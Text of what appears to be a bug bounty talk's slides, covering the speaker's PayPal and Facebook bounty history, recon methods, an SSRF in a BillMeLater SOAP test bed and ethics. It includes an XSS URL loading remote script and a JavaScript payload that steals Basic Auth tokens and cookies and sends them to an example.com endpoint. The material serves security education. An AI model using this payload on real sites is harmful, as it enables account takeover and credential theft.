

Google

\$\$\$



\$\$\$

PayPal

\$\$\$

Find all the bugs:
Win all the bounties


\$\$\$

\$\$\$

bugcrowd

\$\$\$

\$\$\$



Prezi

\$\$\$



Call me Shubs :)

me and my kids

- Hooked on web application security
- Ex-bug bounty hunter, main participation in Facebook and PayPal
- Active supporter of bug bounties and the community associated with them
- Started bug bounties when 15-16 (2012).
- Cooks a mean butter chicken



Intro


- Wikipedia: “A bug bounty program is a deal offered by many website and software developers by which individuals can receive recognition and compensation for reporting bugs, especially those pertaining to exploits and vulnerabilities”
- Large list of companies participating in bug bounties (bugcrowd.com/list-of-bug-bounty-programs)

Lose the intimidation

If I said to you that, you need to achieve a high level of access on 'X' Paypal or Facebook service, how would you reply?

No time limits, just you vs. Paypal or Facebook.

My Stats



web apps



Re: Report a Security Vulnerability - Account Backdoor/Takeover via CSRF on Atlas Advertiser Suite

Hi,

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a payout of \$1500 USD.

Report a Security Vulnerability - Bypassing 2-Factor-Authentication on Facebook via Voicemail

\$1500 USD.

Re: Report a Security Vulnerability - Open URL Redirection on Atlas Advertiser Suite

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a bounty payout of \$500 USD.

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a bounty payout of \$1000 USD.

No HTTPOnly cookie on atlas.atlassolutions.com + Basic Auth Token revealed in source

Use the ladder!



facebook

My Stats

Monetary:

2013: ~20.1k USD (PayPal's Bounty)

2014: ~15k USD (Facebook's Bounty)

Split into risk categories:

~6 or so high risk

~20 or so medium risk


~15 or so low-medium risk

Stats from Companies

- Facebook has paid out more than \$1 million
- Google has paid out more than \$2 million
- HackerOne's platform has paid out collectively \$1.5 million

Stats from Companies

Google's Statistics from 2011



- You can't break what you can't see: enumeration
- You can't break if you don't know how: research
- You can't win bounties if you're not first: speed
- You can't win bounties if you give up: consistency

You can't break what you can't see

1. PayPal Bug bounty =>
2. Acquisitions Included =>
3. BillMeLater =>
4. `site:*.billmelater.com -www -launch -spf -shopping -survey -cdn -email -bml -link` =>
5. merchants.billmelater.com (service now dead) =>
6. directory brute force =>
7. `/paycapture/mit.jsp` =>
8. SSRF vulnerability in SOAP API

10. BOUNTY! 1.5k

You can't break what you can't see

SOAP API Test Beds

https://merchants.billmelater.com/paycapture/mit.jsp ↔ https://merchants.billmelater.com/paycapture/indexMint.jsp

INTERNAL URL to Query: http://business2:9080/pcgBatch/mitDebug.jsp

Data Returned: Message, Time, Soap Output, Soap Input

https://merchants.billmelater.com/paycapture/mit.jsp	
Soap Output *-----Header : Server:Apache-Coyote/1.1;Set-Cookie:JSESSIONID=C211D5DFD7270D876D9DD299B312FF93; Path=/pcgBatch;Content-Type:text/html; charset=ISO-8859-1;Content-Length:489;Date:Tue, 03 Dec 2013 10:30:01 GMT; :ResponseCode-200*-----Response:<form name="mitDebug.jsp"> Pull Soap Xml based on SessionId: SessionId: <textArea name="sessionId" rows="4" cols="60"> </textArea> eg 8d27d08773db4584a59dec45c5085202 <input type="submit" name=submit/> </form> List of Recent orders in MIT: Click here to get Last few Request, response(wait for 10 seconds) New - Get the "commit"(ie application page) data by clicking here.	Data returned from host: http://business2:9080


The SOAP API Test Bed on BillMeLater, referenced internal URLs such as http://business2:9080/pcgBatch/mitDebug.jsp











Through requesting this URL through the SOAP API Test Bed, I was able to pivot through internal hosts within the BillMeLater/PayPal network.

There was no authentication needed to view internal administration pages which allowed me to query the internal databases

You can't break if you don't know how

hackerone.com/hackactivity



Profile Picture	Username	Reputation
	fransrosen	3175
	mlitchfield	1911
	nnwakelam	1910
	smiegles	1900
	sergeym	1760
	cliffordtrigo	1756
	panchocosil	1637
	prakharpasad	1447
	nahamsec	1283
	danlec	1211

stalk these people

learn what they disclose,
and aspire to learn more

aggregator



read all publicly disclosed
reports as soon as they are
released

h1.nobbd.de

QIWI disclosed a bug submitted by fishumu Metadata in hosted files is disclosing Usernames, Printers, paths, admin guides. emails	18 Jan 2015 wont-fix
Revert disclosed a bug submitted by internetwache Missing SPF header on revert.io	18 Jan 2015
Localize disclosed a bug submitted by pouya PHP PDOException and Full Path Disclosure	18 Jan 2015

Read this:

<https://fin1te.net/articles/bug-bounties-101-getting-started/>

Be obsessive, be compulsive with obtaining new info:

<http://reddit.com/r/netsec>

You can't win bounties if you're not first

Kevin (Oculus VR Support)

Aug 28 01:29 PM

Hello Shubham,

Thank you for your security bug submission. After a review by our internal team, your report was deemed to be ineligible for a paid bounty due to being a **duplicate** of a previously reported security bug.

You can't win bounties if you give up

- Atlas solutions is an advertisement platform, which was acquired by Facebook in 2013
- Web app had a backdoor to the registration panel (took me a LONG time to find this) (**\$0 wont fix by design :(**)
- Web app had no HTTPOnly in session cookies + did authentication via Basic Auth (**duplicate** - HTTPOnly cookies)
- Username Enumeration (lol) (**\$500**)
- Open URL Redirection (lol) (**\$500**)
- I found multiple XSSs inside web app (took me 1 hour **\$500**)
- I found that Basic Auth tokens were being leaked within JS content on page after manually sifting through js code when logged in (3 hours, Basic Auth Token disclosure **\$1k**)
- Found a CSRF that let me take over accounts on Atlas Solutions (1 hour or so **\$1.5k**)

You can't win bounties if you give up

final payload: <https://atlas.atlassolutions.com/atlas/rptPubMain.asp?msg=%3Cscript%20src=%22https://dl.dropboxusercontent.com/u/267990361/hijack.js%22%3E%3C/script%3E&msgType=error>

```
1  var req = new XMLHttpRequest();
2  req.open('GET', 'https://atlas.atlassolutions.com/porCheckClient.asp?xmlCheck=false&refreshTo=/publisher/pubTools.asp?re
3  req.send(null);
4
5  if (req.status == 200)
6      console.log(req.responseText);
7
8  var authtokenregex = new RegExp("Basic [a-zA-Z0-9+/]+= {0,2}");
9  var matches = req.responseText.match(authtokenregex);
10
11  for (var i = 0; i < matches.length; i++) {
12      alert(matches[i]);
13      var req2 = new XMLHttpRequest();
14      var url_hijack = 'https://example.com/acc_hijack/?bauth=' + matches[i] + '&cookie=' + document.cookie;
15      req2.open('GET', url_hijack, false);
16      req2.send(null);
17  }
```

Why should you start participating?

- Exponential increase of skill in web application pentesting
- Money - lots of it if you're dedicated
- OK community, some people are total c**** but many play fair
- To get away from your midlife crisis

Abuse and Ethics for Bug Bounties



Paul McMillan @PaulM · May 15

This is what internet bug bounties get you. He reported the OPTIONS header on an out of scope site. pic.twitter.com/zIVTeQULcK

Details

Reply Retweeted Favorited More

Respected Sir Thankz For Message Me It Was Pleasure To Meet You I Want To Ask You Something What Credit You Give Me For That Sir Did You Give Me Swag (TShirt) Or \$\$ Please Sir Tell Me It Was My Hard Work Which I Had Done.

I Copy Paste Content Cause I Want To Show You It's Real Attack Not A Fake Sir And The Other Reason Is If You Don't Know About That Attack It's Maybe Help To Understand How That Attack Work That's Why Copy Paste Content.

RETWEETS

26

FAVORITES

24



<https://shubh.am/the-deterioration-of-unmanaged-bug-bounties/>

extra: <https://websecweekly.org>



**Websec
Weekly**

Email Address

Subscribe

What is this?



Reddit: /r/netsec

1. [Local privilege escalation flaws in Red Star \(North Korean\) OS 3.0 & 2.0 desktop](#)
13 comments ↑ 92 Up Votes [Tweet this](#)
2. [KeySweeper: a camouflaged USB charger+Arduino to sniff Microsoft wireless keyboards. SMSs & logs keystrokes online](#)
37 comments ↑ 207 Up Votes [Tweet this](#)
3. [MS15-002 - Critical - Vulnerability in Windows Telnet Service Could Allow Remote Code Execution](#)
12 comments ↑ 27 Up Votes [Tweet this](#)
4. [How to do not a password manager...](#)
97 comments ↑ 210 Up Votes [Tweet this](#)
5. [New cybersecurity law could make this subreddit a felony in the US](#)
191 comments ↑ 728 Up Votes [Tweet this](#)
6. [NetHunter 1.1 Released, and details on wireless AP client hijacking + backdooring executables on the fly via HTTP \(BDFProxy + MANA toolkit\)](#)
6 comments ↑ 98 Up Votes [Tweet this](#)
7. [Verizon email accounts compromised by API vulnerability \[FIXED\]](#)
9 comments ↑ 81 Up Votes [Tweet this](#)
8. [itInsight / Bypassing the Android PIN using fast tapping](#)
11 comments ↑ 51 Up Votes [Tweet this](#)

HackerOne: Disclosed

1. [Missing SPF for informatica.com](#)
[Informatica](#) [dreamzz](#) [Tweet this](#)
2. [No rate limiting on creating lists](#)
[Twitter](#) [sappi](#) [Tweet this](#)
3. [Phabricator Phame Blog Skins Local File Inclusion](#)
[Phabricator](#) [nullsub](#) [Tweet this](#)
4. [xss in /browse/contacts/](#)
[Openfolio](#) [harshafriend4all](#) [Tweet this](#)
5. [Missing SPF header on revert.io](#)
[Revert](#) [internetwache](#) [Tweet this](#)

- Contact: @infosec_au